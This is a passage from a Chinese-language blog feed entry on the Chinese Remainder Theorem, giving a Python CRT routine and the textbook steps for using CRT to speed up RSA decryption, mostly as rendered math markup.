style="height:12.5838em;"><span></span></span></span></span></span></span></span></span></span></span></span></p><figure class="highlight python"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br><span class="line">9</span><br><span class="line">10</span><br><span class="line">11</span><br><span class="line">12</span><br><span class="line">13</span><br><span class="line">14</span><br><span class="line">15</span><br></pre></td><td class="code"><pre><span class="line"><span class="keyword">def</span> <span class="title function_">CRT</span>(<span class="params">k, a, r</span>):</span><br><span class="line">    n = <span class="number">1</span></span><br><span class="line">    ans = <span class="number">0</span></span><br><span class="line">    <span class="keyword">for</span> i <span class="keyword">in</span> <span class="built_in">range</span>(<span class="number">1</span>, k + <span class="number">1</span>):</span><br><span class="line">        n = n * r[i]          <span class="comment"># 计算所有模数的乘积 n = r1×r2×...×rk</span></span><br><span class="line">    </span><br><span class="line">    <span class="keyword">for</span> i <span class="keyword">in</span> <span class="built_in">range</span>(<span class="number">1</span>, k + <span class="number">1</span>):</span><br><span class="line">        m = n // r[i]          <span class="comment"># 除去当前模数的乘积 Mi = n/ri</span></span><br><span class="line">        b = y = <span class="number">0</span></span><br><span class="line">        exgcd(m, r[i], b, y)   <span class="comment"># 扩展欧几里得求 Mi 模 ri 的逆元 b</span></span><br><span class="line">        <span class="comment"># 满足: b × m ≡ 1 (mod r[i])</span></span><br><span class="line">        </span><br><span class="line">        ans = (ans + a[i] * m * b % n) % n   <span class="comment"># 累加: ans += ai × Mi × inv(Mi)</span></span><br><span class="line">    </span><br><span class="line">    <span class="keyword">return</span> (ans % n + n) % n   <span class="comment"># 确保结果为正</span></span><br></pre></td></tr></table></figure><h2 id="四-在rsa中的简单应用"><a class="markdownIt-Anchor" href="#四-在rsa中的简单应用"></a> 四、在RSA中的简单应用</h2><p class="katex-block"><span class="katex-display"><span class="katex"><span class="katex-mathml"><math xmlns="http://www.w3.org/1998/Math/MathML" display="block"><semantics><mtable rowspacing="0.25em" columnalign="right left" columnspacing="0em"><mtr><mtd><mstyle scriptlevel="0" displaystyle="true"><mrow></mrow></mstyle></mtd><mtd><mstyle scriptlevel="0" displaystyle="true"><mrow><mrow></mrow><mrow><mtext mathvariant="bold">步骤</mtext><mtext> </mtext><mtext mathvariant="bold">1：计算模</mtext><mtext> </mtext></mrow><mi>p</mi><mtext> 下的明文分量</mtext></mrow></mstyle></mtd></mtr><mtr><mtd><mstyle scriptlevel="0" displaystyle="true"><mrow></mrow></mstyle></mtd><mtd><mstyle scriptlevel="0" displaystyle="true"><mrow><mrow></mrow><msub><mi>m</mi><mi>p</mi></msub><mo>=</mo><msup><mi>c</mi><msub><mi>d</mi><mi>p</mi></msub></msup><mspace></mspace><mspace width="1em"/><mo stretchy="false">(</mo><mrow><mi mathvariant="normal">m</mi><mi mathvariant="normal">o</mi><mi mathvariant="normal">d</mi></mrow><mspace width="0.3333em"/><mi>p</mi><mo stretchy="false">)</mo></mrow></mstyle></mtd></mtr><mtr><mtd><mstyle scriptlevel="0" displaystyle="true"><mrow></mrow></mstyle></mtd><mtd><mstyle scriptlevel="0" displaystyle="true"><mrow><mrow></mrow><mrow><mtext mathvariant="bold">步骤</mtext><mtext> </mtext><mtext mathvariant="bold">2：计算模</mtext><mtext> </mtext></mrow><mi>q</mi><mtext> 下的明文分量</mtext></mrow></mstyle></mtd></mtr><mtr><mtd><mstyle scriptlevel="0" displaystyle="true"><mrow></mrow></mstyle></mtd><mtd><mstyle scriptlevel="0" displaystyle="true"><mrow><mrow></mrow><msub><mi>m</mi><mi>q</mi></msub><mo>=</mo><msup><mi>c</mi><msub><mi>d</mi><mi>q</mi></msub></msup><mspace></mspace><mspace width="1em"/><mo stretchy="false">(</mo><mrow><mi mathvariant="normal">m</mi><mi mathvariant="normal">o</mi><mi mathvariant="normal">d</mi></mrow><mspace width="0.3333em"/><mi>q</mi><mo stretchy="false">)</mo></mrow></mstyle></mtd></mtr><mtr><mtd><mstyle scriptlevel="0" displaystyle="true"><mrow></mrow></mstyle></mtd><mtd><mstyle scriptlevel="0" displaystyle="true"><mrow><mrow></mrow><mrow><mtext mathvariant="bold">步骤</mtext><mtext> </mtext><mtext mathvariant="bold">3：计算</mtext><mtext> </mtext></mrow><mi>q</mi><mtext> 模 </mtext><mi>p</mi><mtext> 的逆元</mtext></mrow></mstyle></mtd></mtr><mtr><mtd><mstyle scriptlevel="0" displaystyle="true"><mrow></mrow></mstyle></mtd><mtd><mstyle scriptlevel="0" displaystyle="true"><mrow><mrow></mrow><mi>q</mi><mo>×</mo><msub><mi>q</mi><mtext>inv</mtext></msub><mo>≡</mo><mn>1</mn><mspace></mspace><mspace width="1em"/><mo stretchy="false">(</mo><mrow><mi mathvariant="normal">m</mi><mi mathvariant="normal">o</mi><mi mathvariant="normal">d</mi></mrow><mspace width="0.3333em"/><mi>p</mi><mo stretchy="false">)</mo></mrow></mstyle></mtd></mtr><mtr><mtd><mstyle scriptlevel="0" displaystyle="true"><mrow></mrow></mstyle></mtd><mtd><mstyle scriptlevel="0" displaystyle="true"><mrow><mrow></mrow><mrow><mtext mathvariant="bold">步骤</mtext><mtext> </mtext><mtext mathvariant="bold">4：计算组合参数</mtext><mtext> </mtext></mrow><mi>h</mi></mrow></mstyle></mtd></mtr><mtr><mtd><mstyle scriptlevel="0" displaystyle="true"><mrow></mrow></mstyle></mtd><mtd><mstyle scriptlevel="0" displaystyle="true"><mrow><mrow></mrow><mi>h</mi><mo>=</mo><mo stretchy="false">(</mo><msub><mi>q</mi><mtext>inv</mtext></msub><mo>×</mo><mo stretchy="false">(</mo><msub><mi>m</mi><mi>p</mi></msub><mo>−</mo><msub><mi>m</mi><mi>q</mi></msub><mo stretchy="false">)</mo><mo stretchy="false">)</mo><mtext> </mtext><mo lspace="0.22em" rspace="0.22em"><mrow><mi mathvariant="normal">m</mi><mi mathvariant="normal">o</mi><mi mathvariant="normal">d</mi></mrow></mo><mtext> </mtext><mi>p</mi></mrow></mstyle></mtd></mtr><mtr><mtd><mstyle scriptlevel="0" displaystyle="true"><mrow></mrow></mstyle></mtd><mtd><mstyle scriptlevel="0" displaystyle="true"><mrow><mrow></mrow><mrow><mtext mathvariant="bold">步骤</mtext><mtext> </mtext><mtext mathvariant="bold">5：计算最终明文</mtext><mtext> </mtext></mrow><mi>m</mi></mrow></mstyle></mtd></mtr><mtr><mtd><mstyle scriptlevel="0" displaystyle="true"><mrow></mrow></mstyle></mtd><mtd><mstyle scriptlevel="0" displaystyle="true"><mrow><mrow></mrow><mi>m</mi><mo>=</mo><msub><mi>m</mi><mi>q</mi></msub><mo>+</mo><mi>h</mi><mo>×</mo><mi>q</mi><mspace></mspace><mspace width="1em"/><mo stretchy="false">(</mo><mrow><mi mathvariant="normal">m</mi><mi mathvariant="normal">o</mi><mi mathvariant="normal">d</mi></mrow><mspace width="0.3333em"/><mi>n</mi><mo stretchy="false">)</mo></mrow></mstyle></mtd></mtr></mtable><annotation encoding="application/x-tex">\begin{aligned}&amp;\textbf{步骤 1：计算模 } p \text{ 下的明文分量} \\&amp;m_p = c^{d_p} \pmod{p} \\[2ex]&amp;\textbf{步骤 2：计算模 } q \text{ 下的明文分量} \\&amp;m_q = c^{d_q} \pmod{q} \\[2ex]&amp;\textbf{步骤 3：计算 } q \text{ 模 } p \text{ 的逆元} \\&amp;q \times q_{\text{inv}} \equiv 1 \pmod{p} \\[2ex]&amp;\textbf{步骤 4：计算组合参数 } h \\&amp;h = (q_{\text{inv}} \times (m_p - m_q)) \bmod p \\[2ex]&amp;\textbf{步骤 5：计算最终明文 } m \\&amp;m = m_q + h \times q \pmod{n}\end{aligned}</annotation></semantics></math></span><span class="katex-html" aria-hidden="true"><span class="base"><span class="strut" style="height:18.5662em;vertical-align:-9.0331em;"></span><span class="mord"><span class="mtable"><span class="col-align-r"><span class="vlist-t vlist-t2"><span class="vlist-r"><span class="vlist" style="height:9.5331em;"><span style="top:-11.5922em;"><span class="pstrut" style="height:2.8991em;"></span><span class="mord"></span></span><span style="top:-10.0331em;"><span class="pstrut" style="height:2.8991em;"></span><span class="mord"></span></span><span style="top:-7.6711em;"><span class="pstrut" style="height:2.8991em;"></span><span class="mord"></span></span><span style="top:-6.112em;"><span class="pstrut" style="height:2.8991em;"></span><span class="mord"></span></span><span style="top:-3.75em;"><span class="pstrut" style="height:2.8991em;"></span><span class="mord"></span></span><span style="top:-2.25em;"><span class="pstrut" style="height:2.8991em;"></span><span class="mord"></span></span><span style="top:0.112em;"><span class="pstrut" style="height:2.8991em;"></span><span class="mord"></span></span><span style="top:1.612em;"><span class="pstrut" style="height:2.8991em;"></span><span class="mord"></span></span><span style="top:3.974em;"><span class="pstrut" style="height:2.8991em;"></span><span class="mord"></span></span><span style="top:5.474em;"><span class="pstrut" style="height:2.8991em;"></span><span class="mord"></span></span></span><span class="vlist-s">​</span></span><span class="vlist-r"><span class="vlist" style="height:9.0331em;"><span></span></span></span></span></span><span class="col-align-l"><span class="vlist-t vlist-t2"><span class="vlist-r"><span class="vlist" style="height:9.5331em;"><span style="top:-11.6931em;"><span class="pstrut" style="height:3em;"></span><span class="mord"><span class="mord"></span><span class="mord text"><span class="mord textbf cjk_fallback">步骤</span><span class="mord textbf"> 1</span><span class="mord textbf cjk_fallback">：计算模</span><span class="mord textbf"> </span></span><span class="mord mathnormal">p</span><span class="mord text"><span class="mord"> </span><span class="mord cjk_fallback">下的明文分量</span></span></span></span><span style="top:-10.134em;"><span class="pstrut" style="height:3em;"></span><span class="mord"><span class="mord"></span><span class="mord"><span class="mord mathnormal">m</span><span class="msupsub"><span class="vlist-t vlist-t2"><span class="vlist-r"><span class="vlist" style="height:0.1514em;"><span style="top:-2.55em;margin-left:0em;margin-right:0.05em;"><span class="pstrut" style="height:2.7em;"></span><span class="sizing reset-size6 size3 mtight"><span class="mord mathnormal mtight">p</span></span></span></span><span class="vlist-s">​</span></span><span class="vlist-r"><span class="vlist" style="height:0.2861em;"><span></span></span></span></span></span></span><span class="mspace" style="margin-right:0.2778em;"></span><span class="mrel">=</span><span class="mspace" style="margin-right:0.2778em;"></span><span class="mord"><span class="mord mathnormal">c</span><span class="msupsub"><span class="vlist-t"><span class="vlist-r"><span class="vlist" style="height:0.8991em;"><span style="top:-3.113em;margin-right:0.05em;"><span class="pstrut" style="height:2.7em;"></span><span class="sizing reset-size6 size3 mtight"><span class="mord mtight"><span class="mord mtight"><span class="mord mathnormal mtight">d</span><span class="msupsub"><span class="vlist-t vlist-t2"><span class="vlist-r"><span class="vlist" style="height:0.1645em;"><span style="top:-2.357em;margin-left:0em;margin-right:0.0714em;"><span class="pstrut" style="height:2.5em;"></span><span class="sizing reset-size3 size1 mtight"><span class="mord mathnormal mtight">p</span></span></span></span><span class="vlist-s">​</span></span><span class="vlist-r"><span class="vlist" style="height:0.2819em;"><span></span></span></span></span></span></span></span></span></span></span></span></span></span></span><span class="mspace allowbreak"></span><span class="mspace" style="margin-right:1em;"></span><span class="mopen">(</span><span class="mord"><span class="mord"><span class="mord mathrm">mod</span></span></span><span class="mspace" style="margin-right:0.3333em;"></span><span class="mord mathnormal">p</span><span class="mclose">)</span></span></span><span style="top:-7.772em;"><span class="pstrut" style="height:3em;"></span><span class="mord"><span class="mord"></span><span class="mord text"><span class="mord textbf cjk_fallback">步骤</span><span class="mord textbf"> 2</span><span class="mord textbf cjk_fallback">：计算模</span><span class="mord textbf"> </span></span><span class="mord mathnormal" style="margin-right:0.03588em;">q</span><span class="mord text"><span class="mord"> </span><span class="mord cjk_fallback">下的明文分量</span></span></span></span><span style="top:-6.2129em;"><span class="pstrut" style="height:3em;"></span><span class="mord"><span class="mord"></span><span class="mord"><span class="mord mathnormal">m</span><span class="msupsub"><span class="vlist-t vlist-t2"><span class="vlist-r"><span class="vlist" style="height:0.1514em;"><span style="top:-2.55em;margin-left:0em;margin-right:0.05em;"><span class="pstrut" style="height:2.7em;"></span><span class="sizing reset-size6 size3 mtight"><span class="mord mathnormal mtight" style="margin-right:0.03588em;">q</span></span></span></span><span class="vlist-s">​</span></span><span class="vlist-r"><span class="vlist" style="height:0.2861em;"><span></span></span></span></span></span></span><span class="mspace" style="margin-right:0.2778em;"></span><span class="mrel">=</span><span class="mspace" style="margin-right:0.2778em;"></span><span class="mord"><span class="mord mathnormal">c</span><span class="msupsub"><span class="vlist-t"><span class="vlist-r"><span class="vlist" style="height:0.8991em;"><span style="top:-3.113em;margin-right:0.05em;"><span class="pstrut" style="height:2.7em;"></span><span class="sizing reset-size6 size3 mtight"><span class="mord mtight"><span class="mord mtight"><span class="mord mathnormal mtight">d</span><span class="msupsub"><span class="vlist-t vlist-t2"><span class="vlist-r"><span class="vlist" style="height:0.1645em;"><span style="top:-2.357em;margin-left:0em;margin-right:0.0714em;"><span class="pstrut" style="height:2.5em;"></span><span class="sizing reset-size3 size1 mtight"><span class="mord mathnormal mtight" style="margin-right:0.03588em;">q</span></span></span></span><span class="vlist-s">​</span></span><span class="vlist-r"><span class="vlist" style="height:0.2819em;"><span></span></span></span></span></span></span></span></span></span></span></span></span></span></span><span class="mspace allowbreak"></span><span class="mspace" style="margin-right:1em;"></span><span class="mopen">(</span><span class="mord"><span class="mord"><span class="mord mathrm">mod</span></span></span><span class="mspace" style="margin-right:0.3333em;"></span><span class="mord mathnormal" style="margin-right:0.03588em;">q</span><span class="mclose">)</span></span></span><span style="top:-3.8509em;"><span class="pstrut" style="height:3em;"></span><span class="mord"><span class="mord"></span><span class="mord text"><span class="mord textbf cjk_fallback">步骤</span><span class="mord textbf"> 3</span><span class="mord textbf cjk_fallback">：计算</span><span class="mord textbf"> </span></span><span class="mord mathnormal" style="margin-right:0.03588em;">q</span><span class="mord text"><span class="mord"> </span><span class="mord cjk_fallback">模</span><span class="mord"> </span></span><span class="mord mathnormal">p</span><span class="mord text"><span class="mord"> </span><span class="mord cjk_fallback">的逆元</span></span></span></span><span style="top:-2.3509em;"><span class="pstrut" style="height:3em;"></span><span class="mord"><span class="mord"></span><span class="mord mathnormal" style="margin-right:0.03588em;">q</span><span class="mspace" style="margin-right:0.2222em;"></span><span class="mbin">×</span><span class="mspace" style="margin-right:0.2222em;"></span><span class="mord"><span class="mord mathnormal" style="margin-right:0.03588em;">q</span><span class="msupsub"><span class="vlist-t vlist-t2"><span class="vlist-r"><span class="vlist" style="height:0.3175em;"><span style="top:-2.55em;margin-left:-0.0359em;margin-right:0.05em;"><span class="pstrut" style="height:2.7em;"></span><span class="sizing reset-size6 size3 mtight"><span class="mord mtight"><span class="mord text mtight"><span class="mord mtight">inv</span></span></span></span></span></span><span class="vlist-s">​</span></span><span class="vlist-r"><span class="vlist" style="height:0.15em;"><span></span></span></span></span></span></span><span class="mspace" style="margin-right:0.2778em;"></span><span class="mrel">≡</span><span class="mspace" style="margin-right:0.2778em;"></span><span class="mord">1</span><span class="mspace allowbreak"></span><span class="mspace" style="margin-right:1em;"></span><span class="mopen">(</span><span class="mord"><span class="mord"><span class="mord mathrm">mod</span></span></span><span class="mspace" style="margin-right:0.3333em;"></span><span class="mord mathnormal">p</span><span class="mclose">)</span></span></span><span style="top:0.0111em;"><span class="pstrut" style="height:3em;"></span><span class="mord"><span class="mord"></span><span class="mord text"><span class="mord textbf cjk_fallback">步骤</span><span class="mord textbf"> 4</span><span class="mord textbf cjk_fallback">：计算组合参数</span><span class="mord textbf"> </span></span><span class="mord mathnormal">h</span></span></span><span style="top:1.5111em;"><span class="pstrut" style="height:3em;"></span><span class="mord"><span class="mord"></span><span class="mord mathnormal">h</span><span class="mspace" style="margin-right:0.2778em;"></span><span class="mrel">=</span><span class="mspace" style="margin-right:0.2778em;"></span><span class="mopen">(</span><span class="mord"><span class="mord mathnormal" style="margin-right:0.03588em;">q</span><span class="msupsub"><span class="vlist-t vlist-t2"><span class="vlist-r"><span class="vlist" style="height:0.3175em;"><span style="top:-2.55em;margin-left:-0.0359em;margin-right:0.05em;"><span class="pstrut" style="height:2.7em;"></span><span class="sizing reset-size6 size3 mtight"><span class="mord mtight"><span class="mord text mtight"><span class="mord mtight">inv</span></span></span></span></span></span><span class="vlist-s">​</span></span><span class="vlist-r"><span class="vlist" style="height:0.15em;"><span></span></span></span></span></span></span><span class="mspace" style="margin-right:0.2222em;"></span><span class="mbin">×</span><span class="mspace" style="margin-right:0.2222em;"></span><span class="mopen">(</span><span class="mord"><span class="mord mathnormal">m</span><span class="msupsub"><span class="vlist-t vlist-t2"><span class="vlist-r"><span class="vlist" style="height:0.1514em;"><span style="top:-2.55em;margin-left:0em;margin-right:0.05em;"><span class="pstrut" style="height:2.7em;"></span><span class="sizing reset-size6 size3 mtight"><span class="mord mathnormal mtight">p</span></span></span></span><span class="vlist-s">​</span></span><span class="vlist-r"><span class="vlist" style="height:0.2861em;"><span></span></span></span></span></span></span><span class="mspace" style="margin-right:0.2222em;"></span><span class="mbin">−</span><span class="mspace" style="margin-right:0.2222em;"></span><span class="mord"><span class="mord mathnormal">m</span><span class="msupsub"><span class="vlist-t vlist-t2"><span class="vlist-r"><span class="vlist" style="height:0.1514em;"><span style="top:-2.55em;margin-left:0em;margin-right:0.05em;"><span class="pstrut" style="height:2.7em;"></span><span class="sizing reset-size6 size3 mtight"><span class="mord mathnormal mtight" style="margin-right:0.03588em;">q</span></span></span></span><span class="vlist-s">​</span></span><span class="vlist-r"><span class="vlist" style="height:0.2861em;"><span></span></span></span></span></span></span><span class="mclose">))</span><span class="mspace" style="margin-right:0.0556em;"></span><span class="mspace" style="margin-right:0.2222em;"></span><span class="mbin"><span class="mord"><span class="mord mathrm">mod</span></span></span><span class="mspace" style="margin-right:0.0556em;"></span><span class="mspace" style="margin-right:0.2222em;"></span><span class="mord mathnormal">p</span></span></span><span style="top:3.8731em;"><span class="pstrut" style="height:3em;"></span><span class="mord"><span class="mord"></span><span class="mord text"><span class="mord textbf cjk_fallback">步骤</span><span class="mord textbf"> 5</span><span class="mord textbf cjk_fallback">：计算最终明文</span><span class="mord textbf"> </span></span><span class="mord mathnormal">m</span></span></span><span style="top:5.3731em;"><span class="pstrut" style="height:3em;"></span><span class="mord"><span class="mord"></span><span class="mord mathnormal">m</span><span class="mspace" style="margin-right:0.2778em;"></span><span class="mrel">=</span><span class="mspace" style="margin-right:0.2778em;"></span><span class="mord"><span class="mord mathnormal">m</span><span class="msupsub"><span class="vlist-t vlist-t2"><span class="vlist-r"><span class="vlist" style="height:0.1514em;"><span style="top:-2.55em;margin-left:0em;margin-right:0.05em;"><span class="pstrut" style="height:2.7em;"></span><span class="sizing reset-size6 size3 mtight"><span class="mord mathnormal mtight" style="margin-right:0.03588em;">q</span></span></span></span><span class="vlist-s">​</span></span><span class="vlist-r"><span class="vlist" style="height:0.2861em;"><span></span></span></span></span></span></span><span class="mspace" style="margin-right:0.2222em;"></span><span class="mbin">+</span><span class="mspace" style="margin-right:0.2222em;"></span><span class="mord mathnormal">h</span><span class="mspace" style="margin-right:0.2222em;"></span><span class="mbin">×</span><span class="mspace" style="margin-right:0.2222em;"></span><span class="mord mathnormal" style="margin-right:0.03588em;">q</span><span class="mspace allowbreak"></span><span class="mspace" style="margin-right:1em;"></span><span class="mopen">(</span><span class="mord"><span class="mord"><span class="mord mathrm">mod</span></span></span><span class="mspace" style="margin-right:0.3333em;"></span><span class="mord mathnormal">n</span><span class="mclose">)</span></span></span></span><span class="vlist-s">​</span></span><span class="vlist-r"><span class="vlist" style="height:9.0331em;"><span></span></span></span></span></span></span></span></span></span></span></span></p>]]>
    </content>
    <id>https://cl1ck-t0.github.io/2026/02/24/CRT/</id>
    <link href="https://cl1ck-t0.github.io/2026/02/24/CRT/"/>
    <published>2026-02-24T01:51:30.000Z</published>
    <summary>
      <![CDATA[<link rel="stylesheet" class="aplayer-secondary-style-marker" href="\assets\css\APlayer.min.css"><script src="\assets\js\APlayer.min.js" cla]]>
    </summary>
    <title>CRT</title>
    <updated>2026-07-20T03:05:59.816Z</updated>
  </entry>
</feed>